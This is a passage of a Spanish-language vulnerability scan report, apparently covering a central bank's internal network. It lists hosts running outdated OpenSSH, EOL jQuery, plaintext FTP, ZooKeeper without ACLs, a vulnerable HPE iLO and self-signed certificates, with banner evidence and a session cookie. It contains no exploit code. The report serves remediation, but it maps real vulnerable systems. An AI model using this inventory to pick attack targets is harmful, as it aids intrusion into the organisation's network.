| CVSS: 7.4                                   | <b>Attack Complexity</b>   | Low              | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 17                             | <b>Privileges Required</b> | Low              | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | Required         | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.126  
 10.0.1.140  
 10.0.1.220  
 10.0.1.229  
 10.0.1.24  
 10.0.1.245  
 10.0.1.246  
 10.0.1.76  
 10.0.1.87  
 10.0.10.128  
 10.0.10.139  
 10.0.10.41  
 10.0.3.109  
 10.0.3.11  
 10.0.3.12  
 10.0.3.122  
 10.0.3.47

#### Descripción

OpenSSH (OpenBSD Secure Shell) es un conjunto de programas informáticos que proporcionan sesiones de comunicación cifradas a través de una red informática utilizando el protocolo SSH.

OpenSSH contiene las siguientes vulnerabilidades:

OpenSSH hasta 8.3p1 permite la inyección de comandos en la función toremote de scp.c

#### Impacto

La explotación exitosa permite a un atacante remoto la inyección de comandos en la función scp.c toremote pudiendo afectar la confidencialidad, la integridad y la disponibilidad del servicio.-

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2020-15778>

#### Referencias

[OpenSSH 9.8] (<https://www.openssh.com/txt/release-9.8>)

#### Solución

Se recomienda a los clientes actualizar a la versión más reciente para remediar estas vulnerabilidades.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 9.8] (<https://www.openssh.com/txt/release-9.8>)

#### Evidencias

Recurso: 10.0.1.76

```
Vulnerable SSH-2.0-OpenSSH_7.9p1 Ubuntu-10 detected on port 22 over TCP.
```

Recurso: 10.0.1.87

```
Vulnerable SSH-2.0-OpenSSH_7.6 PKIX[11.0] detected on port 22 over TCP.
```

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.126

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

Recurso: 10.0.1.220

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.1.245

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.246

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.229

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.122

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.



| #57 EOL/Obsolete Software: jQuery 1.x and 2.x Detected |                            |         |                               |           |
|--|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta  | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.3  | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 2   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

### Recursos Afectados

10.0.10.160 Puerto: tcp/443

10.0.10.161 Puerto: tcp/443

### Descripción

jQuery es una biblioteca JavaScript diseñada para simplificar la manipulación de árboles HTML DOM, así como el manejo de eventos, animación CSS y Ajax. Es software libre de código abierto usando la licencia MIT permisiva.

El ciclo de vida de jQuery 1.x y 2.x ha finalizado. No hay más correcciones de errores, mejoras, actualizaciones de seguridad o soporte técnico disponible para estas versiones.

### Impacto

El sistema corre un alto riesgo de estar expuesto a vulnerabilidades de seguridad. Dado que el proveedor ya no proporciona actualizaciones, el software obsoleto es más vulnerable a virus y otros ataques.

### Solución

Para más información, consulte: [jQuery 1.x y 2.x] (<https://github.com/jquery/jquery.com/issues/162>)

La mejor práctica de seguridad es eliminar el software End of Life e instalar una versión compatible de jQuery.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:  
<https://jquery.com/download/>

### Evidencias

Recurso: 10.0.10.160 Puerto: tcp/443

```
EOL Software:jQuery Version 1.x or 2.x Detected.
jquery-ui.css" rel="stylesheet" type="text/css" media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js
```

Recurso: 10.0.10.161 Puerto: tcp/443

```
EOL Software:jQuery Version 1.x or 2.x Detected.
jquery-ui.css" rel="stylesheet" type="text/css" media="all" />
<link href="css/eov.css" rel="stylesheet" type="text/css" media="all" />
<!--[if lte IE 9]><link href="css/eov_lteIE9.css" rel="stylesheet" type="text/css"
media="all" /><![endif]-->
<link href="alt/css/style.css" rel="stylesheet" type="text/css" media="all" />
<script type="text/javascript" src="js/json2.js
```

**#58 Remote Management Service Accepting Unencrypted Credentials Detected (FTP)**

|                 |                            |         |                               |           |
|-----------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Alta | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 7.3       | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 6  | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                 | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | Low       |

**Recursos Afectados**

10.0.1.186  
 10.0.1.192  
 10.0.2.181  
 10.0.2.205  
 10.0.2.28  
 10.0.2.49

**Descripción**

En el host destinatario se detectó un servicio de gestión remota que acepta credenciales no cifradas.

**Impacto**

La utilización de servicios no cifrados posibilita a un atacante en el mismo segmento de red poder escuchar y capturar el tráfico, incluyendo las credenciales utilizadas.

**Solución**

Si es posible, utilice servicios alternativos que proporcionen cifrado.

Utilizando una criptografía fuerte, no se pueden leer las credenciales de autenticación (como contraseñas/frases).

**Evidencias**

Recurso: 10.0.1.192

Service name: FTP on TCP port 21.

Recurso: 10.0.2.28

Service name: FTP on TCP port 21.

Recurso: 10.0.1.186

Service name: FTP on TCP port 21.

Recurso: 10.0.2.49

Service name: FTP on TCP port 21.

Recurso: 10.0.2.181

Service name: FTP on TCP port 21.

Recurso: 10.0.2.205

Service name: FTP on TCP port 21.

| #59 OpenSSH Authentication Bypass Vulnerability |                            |       |                               |           |
|---|----------------------------|-------|-------------------------------|-----------|
| Severidad: Alta                                 | <b>Attack Vector</b>       | Local | <b>Scope</b>                  | Unchanged |
| CVSS: 7.0                                       | <b>Attack Complexity</b>   | High  | <b>Confidentiality Impact</b> | High      |
| Ocurrencias: 23                                 | <b>Privileges Required</b> | Low   | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | None  | <b>Availability Impact</b>    | High      |

#### Recursos Afectados

10.0.1.126  
 10.0.1.140  
 10.0.1.192  
 10.0.1.214  
 10.0.1.220  
 10.0.1.229  
 10.0.1.24  
 10.0.1.245  
 10.0.1.246  
 10.0.1.76  
 10.0.1.87  
 10.0.10.128  
 10.0.10.136  
 10.0.10.139  
 10.0.10.41  
 10.0.10.42  
 10.0.2.122  
 10.0.3.109  
 10.0.3.11  
 10.0.3.12  
 10.0.3.122  
 10.0.3.47  
 10.0.4.135

#### Descripción

OpenSSH es un conjunto de programas informáticos que proporcionan sesiones de comunicación cifradas a través de una red informática utilizando el protocolo SSH.

En OpenSSH, cuando se utilizan tipos comunes de DRAM, podrían permitirse "row hammer attacks" (para eludir la autenticación) porque el valor entero de authenticated en mm\_answer\_authpassword no resiste flips de un solo bit.

Versiones afectadas:

OpenSSH hasta la versión 9.6

#### Impacto

Una explotación exitosa permite la inyección de comandos del sistema operativo y ataques row hammer para eludir la autenticación.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2023-51767>

#### Referencias

OpenSSH 9.6

<https://www.openssh.com/txt/release-9.6>

#### Solución

Se recomienda a los clientes actualizar para [OpenSSH 9.6p1] (<https://www.openssh.com/releases.html#9.6p1>) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:  
[OpenSSH 9.6p1] (<https://www.openssh.com/releases.html#9.6p1>)

### Evidencias

Recurso: 10.0.1.76

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Ubuntu-10 detected on port 22 over TCP.

Recurso: 10.0.1.87

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.192

Vulnerable SSH-2.0-OpenSSH\_9.1 PKIX[13.5] detected on port 22 over TCP.

Recurso: 10.0.2.122

Vulnerable SSH-2.0-OpenSSH\_9.2p1 Debian-2+deb12u6 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.126

Vulnerable SSH-2.0-OpenSSH\_8.2 detected on port 22 over TCP.

Recurso: 10.0.1.214

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.1.220

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.1.245

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.1.246

Vulnerable SSH-2.0-OpenSSH\_8.1 detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.136

Vulnerable SSH-2.0-OpenSSH\_8.9 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.229

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.122

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.42

Vulnerable SSH-2.0-OpenSSH\_9.2p1 Debian-2+deb12u4 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.4.135

Vulnerable SSH-2.0-OpenSSH\_8.7 detected on port 22 over TCP.

| #60 OpenSSH Multiple Security Vulnerabilities |                            |          |                               |           |
|---|----------------------------|----------|-------------------------------|-----------|
| Severidad: Media                              | <b>Attack Vector</b>       | Network  | <b>Scope</b>                  | Unchanged |
| CVSS: 6.8                                     | <b>Attack Complexity</b>   | High     | <b>Confidentiality Impact</b> | High      |
| Ocorrencias: 24                               | <b>Privileges Required</b> | None     | <b>Integrity Impact</b>       | High      |
|   | <b>User Interaction</b>    | Required | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.140  
 10.0.1.220  
 10.0.1.229  
 10.0.1.24  
 10.0.1.32  
 10.0.1.79  
 10.0.1.87  
 10.0.10.128  
 10.0.10.139  
 10.0.10.41  
 10.0.3.109  
 10.0.3.11  
 10.0.3.113  
 10.0.3.12  
 10.0.3.120  
 10.0.3.122  
 10.0.3.123  
 10.0.3.125  
 10.0.3.47  
 10.0.4.97  
 10.0.6.25  
 10.0.6.34  
 10.0.7.12  
 10.0.7.14

#### Descripción

OpenSSH es un conjunto de programas informáticos que ofrecen sesiones de comunicación encriptadas a través de una red informática utilizando el protocolo SSH.

Versiones afectadas:

OpenSSH antes de la versión 7.9

QID Detection Logic:

Esta detección no autenticada funciona revisando la versión del servicio OpenSSH.

#### Impacto

La explotación exitosa de esta vulnerabilidad podría conducir a una violación de la seguridad o podría afectar a la integridad, la disponibilidad y la confidencialidad.

#### CVEs

<https://nvd.nist.gov/vuln/detail/CVE-2018-20685>

<https://nvd.nist.gov/vuln/detail/CVE-2019-6109>

<https://nvd.nist.gov/vuln/detail/CVE-2019-6110>

<https://nvd.nist.gov/vuln/detail/CVE-2019-6111>

#### Referencias

OpenSSH 8

<https://www.openssh.com/txt/release-8.0>

## Solución

Se recomienda a los clientes actualizar para [OpenSSH 8](https://www.openssh.com/txt/release-8.0) o más tarde para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[OpenSSH 8](https://www.openssh.com/txt/release-8.0)

## Evidencias

Recurso: 10.0.1.79

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.87

Vulnerable SSH-2.0-OpenSSH\_7.6 PKIX[11.0] detected on port 22 over TCP.

Recurso: 10.0.1.140

Vulnerable SSH-2.0-OpenSSH\_6.6.1 detected on port 22 over TCP.

Recurso: 10.0.1.24

Vulnerable SSH-2.0-OpenSSH\_5.5p1 Debian-6 detected on port 22 over TCP.

Recurso: 10.0.1.32

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.220

Vulnerable SSH-2.0-OpenSSH\_7.5 PKIX[10.1] detected on port 22 over TCP.

Recurso: 10.0.3.109

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.113

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.4.97

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u2 detected on port 22 over TCP.

Recurso: 10.0.6.25

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.6.34

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.12

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.7.14

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.10.41

Vulnerable SSH-2.0-OpenSSH\_7.9p1 Debian-10+deb10u4 detected on port 22 over TCP.

Recurso: 10.0.10.128

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.10.139

Vulnerable SSH-2.0-OpenSSH\_7.8 detected on port 22 over TCP.

Recurso: 10.0.1.229

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.11

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.12

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.

Recurso: 10.0.3.120

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.122

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.123

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.125

Vulnerable SSH-2.0-OpenSSH\_7.4 detected on port 22 over TCP.

Recurso: 10.0.3.47

Vulnerable SSH-2.0-OpenSSH\_7.2 detected on port 22 over TCP.



**#61 Apache Zookeeper Common/Default Nodes Accessible Without ACL**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 2   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.4.170 Puerto: tcp/2181

10.0.4.171 Puerto: tcp/2181

**Descripción**

Apache ZooKeeper es esencialmente un servicio centralizado para sistemas distribuidos a una tienda jerárquica de valor clave, que se utiliza para proporcionar un servicio de configuración distribuido, servicio de sincronización y registro de nombres para grandes sistemas distribuidos.

La sección Resultado de este QID muestra los nodos que son accesibles sin LCA.

QID Detection Logic: (Sinuthenticated):

"ACL for default node under root as well as the following common nodes: "/workers", "/controller\_epoch", "/isr\_change\_notification", "/latest\_producer\_reglock", "/lgo\_dir

**Impacto**

Un atacante remoto podría explotar esto para robar o modificar información confidencial.

**Solución**

Workaround:

Habilitar ACL en todos los nodos

**Evidencias**

Recurso: 10.0.4.170 Puerto: tcp/2181

```
Apache Zookeeper Common/Default Nodes Accessible Without ACL found: -
/config
/latest_producer_id_block
/log_dir_event_notification
/isr_change_notification
/admin
/feature
/brokers
/controller
/controller_epoch
/cluster
```

Recurso: 10.0.4.171 Puerto: tcp/2181

```
Apache Zookeeper Common/Default Nodes Accessible Without ACL found: -
/config
/latest_producer_id_block
/log_dir_event_notification
/isr_change_notification
/admin
/feature
/brokers
/controller
/controller_epoch
/cluster
```

**#62 Session Cookie Does Not Contain the "Secure" Attribute**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocurrencias: 1   | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.4.48 Puerto: tcp/80

**Descripción**

El atributo "secure" es una opción que puede configurar el servidor al enviar una nueva cookie al usuario dentro de un HTTP Response. El objetivo del atributo "secure" es evitar que las cookies sean observadas por partes no autorizadas debido a la transmisión de una cookie en texto claro. Al configurarlo, el navegador evitará la transmisión de una cookie en un canal no cifrado.

En la exploración no se detectó una cookie con el atributo "secure".

**Impacto**

Las cookies de sesión enviadas a través de HTTP exponen a los usuarios a ataques de sniffing que podrían llevar a tomar control de la sesión del usuario del usuario.

**Solución**

Aplicar el atributo "secure" a las cookies de sesión para asegurar que se envían a través de HTTPS solamente. Puede encontrar más información sobre este atributo: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie>.

**Evidencias**

Recurso: 10.0.4.48 Puerto: tcp/80

```
HTTP Cookie missing Secure attribute on port 80.
Set-Cookie: ASPSESSIONIDSQTQBBTT=BMJDHPMDCIEEAHEBPGDNAM00; path=/
GET / HTTP/1.1
Host: produw8r264.bcra.net
Connection: Keep-Alive
```

**#63 HPE Integrated Lights-Out Remote Disclosure of Information Vulnerability**

|                  |                            |         |                               |           |
|------------------|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5        | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | High      |
| Ocurencias: 1    | <b>Privileges Required</b> | Low     | <b>Integrity Impact</b>       | None      |
|                  | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

**Recursos Afectados**

10.0.10.159 Puerto: tcp/443

**Descripción**

El HPE Integrated Lights-Out (iLO) es una tecnología integrada de gestión de servidores que es útil como una tecnología de gestión fuera de banda.

Se ha identificado una posible vulnerabilidad de seguridad en HPE iLO 4, 3, 2 y Moonshot RCA. The vulnerability could be exploited remotely to allow disclosure of information.

Versiones afectadas:

HP Integrated Lights-Out 4 (iLO 4), antes de 2.53

HP Integrated Lights-Out 3 (iLO 3), antes de 1.89

HP Integrated Lights-Out 2 (iLO 2), antes de las 2.30

QID Detection Logic(unauthenticated)

Comprueba la versión vulnerable de HPE Integrated Lights-Out.

**Impacto**

The vulnerability could be exploited remotely to allow disclosure of information.

**CVEs**

<https://nvd.nist.gov/vuln/detail/CVE-2017-12543>

**Referencias**

HPESBHF03705

[https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en\\_us](https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en_us)

**Solución**

Se aconseja a los clientes que visiten [hpesbhf03705en\_us]([https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en\\_us](https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en_us)) para remediar esta vulnerabilidad.

Patch:

Los siguientes son enlaces para descargar parches para corregir las vulnerabilidades:

[hpesbhf03705en\_us (Integrated Lights-Out)]([https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en\\_us](https://support.hpe.com/hpsc/doc/public/display?docId=hpesbhf03705en_us))

**Evidencias**

Recurso: 10.0.10.159 Puerto: tcp/443

|   |
|---|
| HPE Integrated Lights-Out 4 Remote Disclosure of Information Vulnerability detected on port 443.<FWRI>2.20</FWRI> |
|---|

| #64 SSL Certificate - Self-Signed Certificate |                            |         |                               |           |
|---|----------------------------|---------|-------------------------------|-----------|
| Severidad: Media                              | <b>Attack Vector</b>       | Network | <b>Scope</b>                  | Unchanged |
| CVSS: 6.5                                     | <b>Attack Complexity</b>   | Low     | <b>Confidentiality Impact</b> | Low       |
| Ocorrencias: 50                               | <b>Privileges Required</b> | None    | <b>Integrity Impact</b>       | Low       |
|   | <b>User Interaction</b>    | None    | <b>Availability Impact</b>    | None      |

#### Recursos Afectados

10.0.1.100 Puerto: tcp/5693  
 10.0.1.220 Puerto: tcp/443  
 10.0.1.221 Puerto: tcp/443  
 10.0.1.223 Puerto: tcp/33034  
 10.0.1.251 Puerto: tcp/443  
 10.0.1.47 Puerto: tcp/443  
 10.0.1.51 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/443  
 10.0.1.79 Puerto: tcp/8443  
 10.0.10.41 Puerto: tcp/8080  
 10.0.2.113 Puerto: tcp/4119  
 10.0.2.206 Puerto: tcp/3471  
 10.0.2.206 Puerto: tcp/3472  
 10.0.2.232 Puerto: tcp/14943  
 10.0.2.234 Puerto: tcp/443  
 10.0.2.254 Puerto: tcp/8443  
 10.0.2.32 Puerto: tcp/443  
 10.0.2.70 Puerto: tcp/4119  
 10.0.3.120 Puerto: tcp/16019  
 10.0.3.120 Puerto: tcp/8443  
 10.0.3.121 Puerto: tcp/8443  
 10.0.3.123 Puerto: tcp/8443  
 10.0.3.124 Puerto: tcp/8443  
 10.0.3.125 Puerto: tcp/8443  
 10.0.3.125 Puerto: tcp/8446  
 10.0.3.127 Puerto: tcp/5693  
 10.0.3.133 Puerto: tcp/1433  
 10.0.3.145 Puerto: tcp/1433  
 10.0.3.35 Puerto: tcp/9443  
 10.0.3.83 Puerto: tcp/5693  
 10.0.3.94 Puerto: tcp/5693  
 10.0.3.96 Puerto: tcp/5693  
 10.0.4.120 Puerto: tcp/5693  
 10.0.4.131 Puerto: tcp/5693  
 10.0.4.134 Puerto: tcp/5693  
 10.0.4.163 Puerto: tcp/5693  
 10.0.4.170 Puerto: tcp/1433  
 10.0.4.58 Puerto: tcp/443  
 10.0.4.59 Puerto: tcp/443  
 10.0.4.79 Puerto: tcp/5693  
 10.0.4.83 Puerto: tcp/5693  
 10.0.6.10 Puerto: tcp/5432  
 10.0.6.28 Puerto: tcp/2009  
 10.0.6.28 Puerto: tcp/443  
 10.0.6.28 Puerto: tcp/8443  
 10.0.6.37 Puerto: tcp/1391  
 10.0.6.45 Puerto: tcp/443

10.0.7.11 Puerto: tcp/443  
 10.0.7.13 Puerto: tcp/443  
 10.0.7.14 Puerto: tcp/5900

### Descripción

Un Certificado SSL asocia una entidad (persona, organización, host, etc.) con una Clave Pública. En una conexión SSL, el cliente autentica el servidor remoto usando el Certificado del servidor y extrae la Clave Pública en el Certificado para establecer la conexión segura.

El cliente puede confiar en que el Certificado de Servidor pertenece al servidor sólo si es firmado por una autoridad de certificado de terceros de confianza mutua (CA). Los certificados autofirmados se crean generalmente para fines de prueba o para evitar pagar CAs de terceros. Estos no deben utilizarse en producción o servidores críticos.

Al explotar esta vulnerabilidad, un atacante puede imitar al servidor presentando un falso certificado autofirmado. Si el cliente sabe que el servidor no tiene un certificado de confianza, aceptará este certificado de prueba y se comunicará con el servidor malicioso.

### Impacto

Al explotar esta vulnerabilidad, un atacante puede lanzar un ataque de hombre-en-medio (man-in-the-middle).

### Solución

Por favor, instale un certificado de servidor firmado por una autoridad de certificado de terceros de confianza.

### Evidencias

Recurso: 10.0.1.47 Puerto: tcp/443

```
Certificate #0 CN=localhost,OU=Data_Center,O=Cisco_Systems_Inc,L=San_Jose,ST=CA,C=US is a self signed certificate.
```

Recurso: 10.0.1.51 Puerto: tcp/443

```
Certificate #0 CN=localhost,OU=Data_Center,O=Cisco_Systems_Inc,L=San_Jose,ST=CA,C=US is a self signed certificate.
```

Recurso: 10.0.1.79 Puerto: tcp/443

```
Certificate #0 CN=prodisearsat.bcra.net is a self signed certificate.
```

Recurso: 10.0.1.79 Puerto: tcp/8443

```
Certificate #0 CN=prodisearsat.bcra.net is a self signed certificate.
```

Recurso: 10.0.1.100 Puerto: tcp/5693

```
Certificate #0 CN=ProdINF01,OU=Development,O=Nagios_Enterprises\,_LLC,L=St._Paul,ST=Minnesota,C=US is a self signed certificate.
```

Recurso: 10.0.2.32 Puerto: tcp/443

```
Certificate #0 CN=10.0.2.32,O=Lexmark,ST=KY,C=US is a self signed certificate.
```

Recurso: 10.0.1.220 Puerto: tcp/443

```
Certificate #0 OU=PID:UCSC-C220-M4S_SERIAL:FCH2203J0JD,O=Cisco_Self_Signed,CN=C-series_CIMC,L=San_Jose,ST=California,C=US is a self signed certificate.
```

Recurso: 10.0.1.223 Puerto: tcp/33034

```
Certificate #0 CN=Veeam_Backup_Server_Certificate is a self signed certificate.
```

Recurso: 10.0.1.251 Puerto: tcp/443

Certificate #0  
unstructuredName=An\_optional\_company\_name,emailAddress=Email\_Address,CN=10.0.1.251,L=Locality\_Name\_(eg\,\_city) is a self signed certificate.

Recurso: 10.0.2.70 Puerto: tcp/4119

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.2.113 Puerto: tcp/4119

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.2.234 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-SVCTAG,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is a self signed certificate.

Recurso: 10.0.2.254 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.4.134 Puerto: tcp/5693

Certificate #0  
CN=PRODWS19,OU=Development,O=Nagios\_Enterprises\,\_LLC,L=St.\_Paul,ST=Minnesota,C=US is a self signed certificate.

Recurso: 10.0.6.37 Puerto: tcp/1391

Certificate #1 O=AVAYA,OU=MGMT,CN=smgr10 is a self signed certificate.

Recurso: 10.0.7.11 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QJKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is a self signed certificate.

Recurso: 10.0.7.13 Puerto: tcp/443

Certificate #0 emailAddress=support@dell.com,CN=idrac-16NKKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is a self signed certificate.

Recurso: 10.0.7.14 Puerto: tcp/5900

Certificate #0 emailAddress=support@dell.com,CN=idrac-16QNKH2,OU=Remote\_Access\_Group,O=Dell\_Inc.,L=Round\_Rock,ST=Texas,C=US is a self signed certificate.

Recurso: 10.0.10.41 Puerto: tcp/8080

Certificate #0 CN=HPE\_\_3PAR\_20450-MXN70836S9 is a self signed certificate.

Recurso: 10.0.1.221 Puerto: tcp/443

Certificate #0 OU=PID:UCSC-C220-M4S\_SERIAL:FCH220678DQ,O=Cisco\_Self\_Signed,CN=C-series\_CIMC,L=San\_Jose,ST=California,C=US is a self signed certificate.

Recurso: 10.0.2.206 Puerto: tcp/3471

Certificate #0 OU=Testing,CN=PRODMOVA is a self signed certificate.

Recurso: 10.0.2.206 Puerto: tcp/3472

Certificate #0 OU=Testing,CN=PRODMOVA is a self signed certificate.

Recurso: 10.0.2.232 Puerto: tcp/14943

Certificate #0 emailAddress=key@trend.com.tw,O=TrendMicro,L=Taipei,ST=Taiwan,C=TW is a self signed certificate.

Recurso: 10.0.3.120 Puerto: tcp/8443

Certificate #2 CN=AC\_Raiz\_BCRA\_2017,O=Banco\_Central\_de\_la\_Republica\_Argentina,C=AR is a self signed certificate.

Recurso: 10.0.3.120 Puerto: tcp/16019

